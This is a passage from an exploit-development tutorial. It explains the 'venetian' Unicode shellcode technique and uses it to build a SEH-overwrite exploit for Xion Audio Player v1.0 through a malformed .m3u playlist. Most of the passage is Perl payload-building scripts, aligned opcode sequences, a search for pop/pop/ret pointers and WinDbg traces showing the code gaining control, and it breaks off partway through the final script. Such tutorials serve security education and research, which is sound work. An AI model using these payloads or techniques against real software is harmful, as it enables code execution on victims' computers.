b8004400aa mov eax,0AA004400h
50 push eax
```

```
4c dec esp
58 pop eax
0500550033 add eax,33005500h
b000 mov al,0
b9006600aa mov ecx,0AA006600h
00e8 add al,ch
```

And here we see our next problem. The mov and add instructions seem to be unicode friendly. But what about the single byte opcodes ? If null bytes are added in between them, the instructions are not going to work anymore.

Let's see what I mean

The instructions above would be translated into the following payload string :

\xb8\x44\xaa\x50\x4c\x58\x05\x55\x33\xb0\xb9\x66\xaa\xe8

or, in perl :

```
my $align="\xb8\x44\xaa"; #mov eax,0AA004400h
$align=$align."\x50"; #push eax
$align=$align."\x4c"; #dec esp
$align=$align."\x58"; #pop eax
$align = $align."\x05\x55\x33"; #add eax,33005500h
$align=$align."\xb0"; #mov al,0
$align=$align."\xb9\x66\xaa"; #mov ecx,0AA0660h
$align=$align."\xe8"; #add al,ch
```

When seen in a debugger, this string is converted into these instructions :

```
0012f2b4 b8004400aa mov eax,0AA004400h
0012f2b9 005000 add byte ptr [eax],dl
0012f2bc 4c dec esp
0012f2bd 005800 add byte ptr [eax],bl
0012f2c0 0500550033 add eax,offset <Unloaded_papi.dll>+0x330054ff (33005500)
0012f2c5 00b000b90066 add byte ptr [eax+6600B900h],dh
0012f2cb 00aa00e80050 add byte ptr [edx+5000E800h],ch
```

Ouch - what a mess. The first one is ok, but starting from the second one, it's broken.

So it looks like we need to find a way to make sure the "push eax, dec esp, pop eax" and other instructions are interpreted in a correct way.

The solution for this is to insert some safe instructions (think of it as NOPs), that will allow us to align the null bytes, without doing any harm to the registers or instructions. Closing the gaps, making sure the null bytes and instructions are aligned in a proper way, is why this technique was called venetian shellcode.

In our case, we need to find instructions that will "eat away" the null bytes that were added and causing issues. We can solve this by using one of the following opcodes (depending on which register contains a writable address and can be used) :

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

(62, 6d are 2 others that can be used - be creative & see what works for you)

So, if for example esi is writable (and you don't mind that something is written to the location pointed to by that register), then you can use \x6e between two instructions, in order to align the null bytes.

Example :

```
my $align="\xb8\x44\xaa"; #mov eax,0AA004400h
$align=$align."\x6e"; #nop/align null bytes
$align=$align."\x50"; #push eax
$align=$align."\x6e"; #nop/align null bytes
$align=$align."\x4c"; #dec esp
$align=$align."\x6e"; #nop/align null bytes
$align=$align."\x58"; #pop eax
$align=$align."\x6e"; #nop/align null bytes
$align = $align."\x05\x55\x33"; #add eax,33005500h
$align=$align."\x6e"; #nop/align null bytes
$align=$align."\xb0"; #mov al,0
#no alignment needed between these 2 !
$align=$align."\xb9\x66\xaa"; #mov ecx,0AA0660h
$align=$align."\x6e"; #nop/align null bytes
```

In the debugger, the instructions now look like this :

```
0012f2b4 b8004400aa mov eax,0AA004400h
0012f2b9 006e00 add byte ptr [esi],ch
0012f2bc 50 push eax
0012f2bd 006e00 add byte ptr [esi],ch
0012f2c0 4c dec esp
0012f2c1 006e00 add byte ptr [esi],ch
0012f2c4 58 pop eax
0012f2c5 006e00 add byte ptr [esi],ch
0012f2c8 0500550033 add eax,offset <Unloaded_papi.dll>+0x330054ff (33005500)
0012f2cd 006e00 add byte ptr [esi],ch
0012f2d0 b000 mov al,0
0012f2d2 b9006600aa mov ecx,0AA006600h
0012f2d7 006e00 add byte ptr [esi],ch
```

=> much better. As you can see, you will have to play with this a little. It's not a matter of putting \x6e between every two instructions, you need to test what the impact is and align accordingly.

Ok, so at this point, we have managed to put an address in eax.

All we now need to do is jump to that address. Again, we need a couple lines of venetian code for this. The easiest way to jump to eax is by pushing eax to the stack, and then returning to the stack (push eax, ret)

In opcode, this is :

```
50 ;push eax
c3 ;ret
```

(C3 should get converted to C300.)

In venetian code, this is \x50\x6e\xc3.

At this point, we have accomplished the following things

- we have overwritten EIP with a useful instruction

- we have written some lines of code to adjust a value in one of the registers

- we have jumped to that register.

If that register contains ASCII shellcode, and it gets executed, then it's game over.

Note : of course, hardcoding an address is not recommended. It would be better if you use an offset value based on the contents of one of the registers. You can then use add and sub instructions to apply the offset to that register, in order to get it to the desired value.

Note 2 : If instructions do not get translated correctly, you may be using a different unicode translation (perhaps due to language & regional options), which heavily influences the success of exploitation. Check the translation table of FX, and see if you can find another byte that, when converted to unicode, will do what you want it to do. Example : if for example 0xc3 does not get translated to 0xc3 0x00, then you can see if the unicode conversion is using the OEM code page. In that case, 0xc7 would get converted to 0xc3 0x00, which can help you building the exploit.

Example 2 :

Suppose you want to put the address ebp +300 into eax (so you can then jump to eax), then you will have to write the required assembly instructions first and then apply the venetian shellcode technique so you can end up with code that will get executed when converted to unicode.

Assembly to put ebp+300h in eax :

```
push ebp            ; put the address at ebp on the stack
pop eax             ; get address of ebp back from the stack and put it in eax
add eax,11001400    ; add 11001400 to eax
sub eax,11001100    ; subtract 11001100 from eax. Result = eax+300
```

In opcode, this is :

```
55 push ebp
58 pop eax
0500140011 add eax,offset XXXX+0x1400 (11001400)
2d00110011 sub eax,offset XXXX+0x1100 (11001100)
```

After applying the venetian shellcode technique, this is the string we need to send :

```
my $align="\x55"; #push ebp
$align=$align."\x6e"; #align
$align=$align."\x58"; #pop eax
$align=$align."\x6e"; #align
$align=$align."\x05\x14\x11"; #add eax,0x11001400
$align=$align."\x6e"; #align
$align=$align."\x2d\x11\x11"; #sub eax,0x11001100
$align=$align."\x6e"; #align
```

In the debugger, this looks like this :

```
0012f2b4 55 push ebp
0012f2b5 006e00 add byte ptr [esi],ch
0012f2b8 58 pop eax
0012f2b9 006e00 add byte ptr [esi],ch
0012f2bc 0500140011 add eax,offset XXXX+0x1400 (11001400)
0012f2c1 006e00 add byte ptr [esi],ch
0012f2c4 2d00110011 sub eax,offset XXXX+0x1100 (11001100)
0012f2c9 006e00 add byte ptr [esi],ch
```

Cool. We win.

Now put the components together and you have a working exploit :

- put something meaningful in eip

- adjust registers if necessary

- jump & run the shellcode (ASCII or via decoder)

Building a unicode exploit - Example 1

In order to demonstrate the process of building a working unicode-compatible exploit, we'll use a vulnerability in Xion Audio Player v1.0 (build 121) detected by Drag0n Rider on October 10th, 2009.

I have noticed that the link in the PoC code does not point to build 121 anymore (and this exploit may only work against build 121), so you can download a copy of this vulnerable application here :

[download id=42]

If you are interested in trying the latest version (it may be vulnerable as well), then you can dowload it here (thanks dellnull for mentioning this)

The PoC code published by Drag0n Rider indicates that a malformed playlist file (.m3u) can crash the application.

My test environment (Windows XP SP3 English, fully patched) runs on VirtualBox. Regional settings are set to English (US) (thanks Edi for verifying that the exploit works with these regional settings).

When we try the PoC code, we see this :

Code :

```
my $crash = "\x41" x 5000;
open(myfile,'>DragonR.m3u');
print myfile $crash;
```

Open the application (in windbg or any other debugger), right-click on the gui, choose "playlist" and go to "File" - "Load Playlist". Then select the m3u file and see what happens.

Result :

```
(e54.a28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000041 ebx=019ca7ec ecx=02db3e60 edx=00130000 esi=019ca7d0 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902 mov word ptr [edx],ax ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

The SE structure was overwritten and now contains 00410041 (which is the result of the unicode conversion of AA)

In a ‘normal’ (ASCII) SEH overwrite, we need to overwrite the SE Handler with a pointer to pop pop ret, and overwrite next SEH with a short jump.

So we need to do 3 things :

- find the offset to the SE structure

- find a unicode compatible pointer to pop pop ret

- find something that will take care of the jump

First things first : the offset. Instead of using 5000 A’s, put a 5000 character metasploit pattern in $crash.

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000006e ebx=02e45e6c ecx=02db7708 edx=00130000 esi=02e45e50 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00210202
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902 mov word ptr [edx],ax ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac: BASS_FX+69 (00350069)
Invalid exception stack at 00410034

0:000> d 0012f2ac
0012f2ac 34 00 41 00 69 00 35 00-41 00 69 00 36 00 41 00 4.A.i.5.A.i.6.A.
0012f2bc 69 00 37 00 41 00 69 00-38 00 41 00 69 00 39 00 i.7.A.i.8.A.i.9.
0012f2cc 41 00 6a 00 30 00 41 00-6a 00 31 00 41 00 6a 00 A.j.0.A.j.1.A.j.
0012f2dc 32 00 41 00 6a 00 33 00-41 00 6a 00 34 00 41 00 2.A.j.3.A.j.4.A.
0012f2ec 6a 00 35 00 41 00 6a 00-36 00 41 00 6a 00 37 00 j.5.A.j.6.A.j.7.
0012f2fc 41 00 6a 00 38 00 41 00-6a 00 39 00 41 00 6b 00 A.j.8.A.j.9.A.k.
0012f30c 30 00 41 00 6b 00 31 00-41 00 6b 00 32 00 41 00 0.A.k.1.A.k.2.A.
0012f31c 6b 00 33 00 41 00 6b 00-34 00 41 00 6b 00 35 00 k.3.A.k.4.A.k.5.
```

When we dump the SE structure (d 0012f2ac, we can see next SEH (in red, contains 34 00 41 00) and SE Handler (in green, contains 69 00 35 00)

In order to calculate the offset, we need to take the 4 bytes taken from both next SEH and SE Handler together, and use that as the offset search string : 34 41 69 35 -> 0x35694134

```
xxxx@bt4 ~/framework3/tools
$ ./pattern_offset.rb 0x35694134 5000
254
```

ok, so the script below should

- make us hit the SE structure after 254 characters

- overwrite next SEH with 00420042 (as you can see, only 2 bytes are required)

- overwrite SE Handler with 00430043 (as you can see, only 2 bytes are required)

- add more junk

Code :

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="BB";
my $seh="CC";
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Result :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000044 ebx=019c4e54 ecx=02db3710 edx=00130000 esi=019c4e38 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00210206

DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902 mov word ptr [edx],ax ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac:
image00400000+30043 (00430043)
Invalid exception stack at 00420042

0:000> d 0012f2ac
0012f2ac 42 00 42 00 43 00 43 00-44 00 44 00 44 00 44 00 B.B.C.C.D.D.D.D.
0012f2bc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2cc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2dc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2ec 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2fc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f30c 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f31c 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
```


=> SE Structure is nicely overwritten, and we can see the D's from $morestuff placed right after we have overwritten the SE structure.


The next step is finding a good pointer to pop pop ret. We need an address that will perform a pop pop ret even if the first and third bytes are nulls)

My pvefindaddr plugin for ImmDbg will help you with that. Open ImmDBG and load xion.exe in the debugger. Run the application, go to the playlist dialog, select “File”, “Load Playlist” but **don’t load** the playlist file.

Go back to the debugger and run **!pvefindaddr p2**

This will launch a search for all pop/pop/ret combinations in the entire process memory space, and write the output to a file called ppr2.txt. This process can take a long time, so be patient.





When the process has completed, open the file with your favorite text editor, and look for “Unicode”, or run the following command :

```
C:\Program Files\Immunity Inc\Immunity Debugger>type ppr2.txt | findstr Unicode
ret at 0x00470BB5 [xion.exe] ** Maybe Unicode compatible **
ret at 0x0047073F [xion.exe] ** Maybe Unicode compatible **
ret at 0x004107D2 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004107FE [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480A93 [xion.exe] ** Maybe Unicode compatible **
 ret at 0x00450015 [xion.exe] ** Unicode compatible **
ret at 0x0045048B [xion.exe] ** Maybe Unicode compatible **
ret at 0x0047080C [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F41 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F9C [xion.exe] ** Maybe Unicode compatible **
ret at 0x004800F5 [xion.exe] ** Unicode compatible **
ret at 0x004803FE [xion.exe] ** Maybe Unicode compatible **
ret 04 at 0x00480C6F [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470907 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470C9A [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470CD9 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470D08 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004309DA [xion.exe] ** Maybe Unicode compatible **
ret at 0x00430ABB [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480C26 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450AFE [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450E49 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470136 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470201 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470225 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004704E3 [xion.exe] ** Maybe Unicode compatible **
```

```
ret at 0x0047060A [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470719 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004707A4 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470854 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470C77 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470E09 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470E3B [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480224 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480258 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480378 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480475 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470EFD [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F04 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F0B [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450B2D [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480833 [xion.exe] ** Maybe Unicode compatible **
 ret 04 at 0x00410068 [xion.exe] ** Unicode compatible **
ret 04 at 0x00410079 [xion.exe] ** Unicode compatible **
ret 04 at 0x004400C0 [xion.exe] ** Unicode compatible **
ret at 0x00470166 [xion.exe] ** Maybe Unicode compatible **
```

The addresses that should draw your immediate attention are the ones that look to be Unicode compatible. The pvefindaddr script will indicate addresses that have null bytes in the first and third byte. Your task now is to find the addresses that are compatible with your exploit. Depending on the unicode code page translation that was used, you may or may not be able to use an address that contains a byte that is > 7f

As you can see, in this example we are limited to addresses in the xion.exe executable itself, which (luckily) is not safeseh compiled.

If we leave out all addresses that contain bytes > 7f, then we'll have to work with :

0x00450015, 0x00410068, 0x00410079

Ok, let's test these 3 addresses and see what happens.

Overwrite SE Handler with one of these addresses, and overwrite next SEH with 2 A's (0x41 0x41)

Code :

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x41\x41";  #nseh -> 00410041
my $seh="\x15\x45"; #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Result :

```
0:000> !exchain
0012f2ac:
image00400000+50015 (00450015)
Invalid exception stack at 00410041
```

If we place a breakpoint at 00450015, we should see the following result after pressing F5 and then stepping through the instructions :

```
0:000> bp 00450015
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
image00400000+0x50015:
00450015 5b pop ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
image00400000+0x50016:
00450016 5d pop ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
image00400000+0x50017:
00450017 c3 ret
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41 inc ecx
0:000> d eip
0012f2ac 41 00 41 00 15 00 45 00-44 00 44 00 44 00 44 00 A.A...E.D.D.D.D.
0012f2bc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2cc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2dc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2ec 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f2fc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f30c 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
0012f31c 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.D.
```

We can see the pop pop ret getting executed, and after the ret, a jump is made to the SE record (nseh) at 0012f2ac

The first instruction at nseh is 0x41 (which is “inc ecx”). When we dump the contents of eip (before running the instruction), we see the 2 A’s at nseh (**41 00 41 00**), followed by **15 00 45 00** (=SE Handler), and then D’s (from $morestuff). In a typical SEH based exploit, we would want to jump to the D’s. Now, instead of writing jumpcode at nseh (which will be almost impossible to do), we can just “walk” to the D’s.

All we need is

- some instructions at nseh that will act like a nop, (or can even help us preparing the stack of later on)

- the confirmation that the address at SE Handler (15 00 45 00), when it gets executed as if it were instructions, don’t do any harm either.

The 2 A’s at nseh, when they are executed, will do this :

```
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e0c4 ebp=0012e1a0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41 inc ecx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450016 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ad esp=0012e0c4 ebp=0012e1a0 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 004100 add byte ptr [ecx],al ds:0023:00450016=5d
```

The first instruction seems to be more or less harmless, but the second one will cause another exception, bringing us back at nSEH… so that’s not going to work.

Perhaps we can use one of the following instructions again :

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

There are some other instructions that would work as well (62, 6d, and so on)

And perhaps the first instruction (41 = inc eax) could be replaced by a popad (=\x61) (which will put something in all registers… this may help us later on)

So overwrite nseh with 0x61 0x62 and see what it does :

Code :

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62"; #nseh -> popad + nop/align
my $seh="\x15\x45"; #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Result :

```
0:000> !exchain
0012f2ac: ***
image00400000+50015 (00450015)
Invalid exception stack at 00620061
0:000> bp 00450015
0:000> bp 0012f2ac
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
image00400000+0x50015:
00450015 5b pop ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
image00400000+0x50016:
00450016 5d pop ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
image00400000+0x50017:
00450017 c3 ret
0:000> t
Breakpoint 1 hit
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 61 popad
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2ad esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200246
<Unloaded_papi.dll>+0x12f2ac:
0012f2ad 006200 add byte ptr [edx],ah ds:0023:0012e54c=b8
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei ng nz na po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200283
<Unloaded_papi.dll>+0x12f2af:
```

```
0012f2b0 1500450044 adc eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
```

That works. popad has put something in all registers, and the 006200 instruction acted as some kind of nop.

Note : What usually works best at nseh is a single byte instruction + a nop-alike instruction. There are many single byte instructions (inc <reg>, dec <reg>, popad), so you should play a little with the instructions until you get what you want.

The last instruction in the output above shows the next instruction, which is made up of the pointer to pop/pop/ret (**15004500**), and apparently one additional byte is taken from the data that sits on the stack right after SE Handler (**44**). Our pointer 00450015 is now converted into an instruction that consists of opcode 15 = adc eax, followed by an 4 byte offset. (The next byte from the stack was taken to align the instruction. We control that next byte, it's not a big issue)

Now we try to execute what used to be a pointer to pop pop ret. If we can get past the execution of these bytes, and can start executing opcodes after these 4 bytes, then we have achieved the same thing as if we would have ran jumpcode at nSEH.

Continue to step (trace) through, and you'll end up here :

```
0:000> t
eax=0012e564 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b0 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei ng nz na po cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200283
<Unloaded_papi.dll>+0x12f2af:
0012f2b0 1500450044 adc eax,offset <Unloaded_papi.dll>+0x440044ff (44004500)
0:000> t
eax=44132a65 ebx=0012f2ac ecx=7c90327a edx=0012e54c esi=0012e538 edi=0012e580
eip=0012f2b5 esp=0012e4a8 ebp=0012f2ac iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200206
<Unloaded_papi.dll>+0x12f2b4:
0012f2b5 00440044 add byte ptr [eax+eax+44h],al ds:0023:8826550e=??
```

Aha, so we have started to execute code that was put on the stack after overwriting SE Structure.

We basically tried to run 0044000044, which are D's.

Conclusion :

- we have overwritten SE structure,

- owned EIP (pop pop ret),

- simulated a short jump

- made the application run arbitrary code.

The next challenge is to turn this into a working exploit. We cannot just put our encoded shellcode here, because the decoder needs to have a register that points at itself. If you look at the current

register values, there are a lot of registers that point almost at the current location, but none of them points directly at the current location. So we need to modify one of the registers, and use some padding to put the shellcode exactly where it needs to be.

Let's say we want to use eax. We know how to build shellcode that uses eax with alpha2 (which only requires one register). If you want to use vense.pl, then you would need to prepare an additional register, make it point to a memory location that is writable and executable… but the basic concept is the same.

Anyways, back to using the alpha2 generated code. What we need to do is point eax at the location that points at the first byte of our decoder (=encoded shellcode) and then jump to eax.

Furthermore, the instructions that we will need to write, must be unicode compatible. So we need to use the venetian shellcode technique that was explained earlier.

Look at the registers. We could, for example, put ebp in eax and then add a small number of bytes, to jump over the code that is needed to point eax to the decoder and jump to it.

We'll probably need to add some padding between this code and the beginning of the decoder, (so the end result would be that eax points at the decoder, when the jump is made)

When we put ebp in eax and add 100 bytes, eax will point to 0012f3ac. That's where the decoder needs to be placed at.

We control the data at that location :

```
0:000> d 0012f3ac
0012f3ac 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
0012f3bc 44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00 D.D.D.D.D.D.D.
```

In order to get ebp+100 into eax, and to jump to eax, we need the following code :

```
push ebp
pop eax
add eax,0x11001400
sub eax,0x13001100

push eax
ret
```

After applying the venetian shellcode technique, this is what needs to be put in the buffer :

```
my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x55"; #push ebp
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x58"; #pop eax
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x05\x14\x11"; #add eax,0x11001400
$preparestuff=$preparestuff."\x6e"; #pop/align
$preparestuff=$preparestuff."\x2d\x13\x11"; #sub eax,0x11001300
$preparestuff=$preparestuff."\x6e"; #pop/align
```

As we have seen, we need the first D because that byte is used as part of the offset in the

instruction that is executed at SE Handler.

After that instruction, we prepare eax so it would point to 0x0012f3ac, and we can make the jump to eax :

Code :

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="\x61\x62"; #popad + nop
my $seh="\x15\x45"; #put 00450015 in SE Handler

my $preparestuff="D"; #we need the first D
$preparestuff=$preparestuff."\x6e"; #nop/align
$preparestuff=$preparestuff."\x55"; #push ebp
$preparestuff=$preparestuff."\x6e"; #nop/align
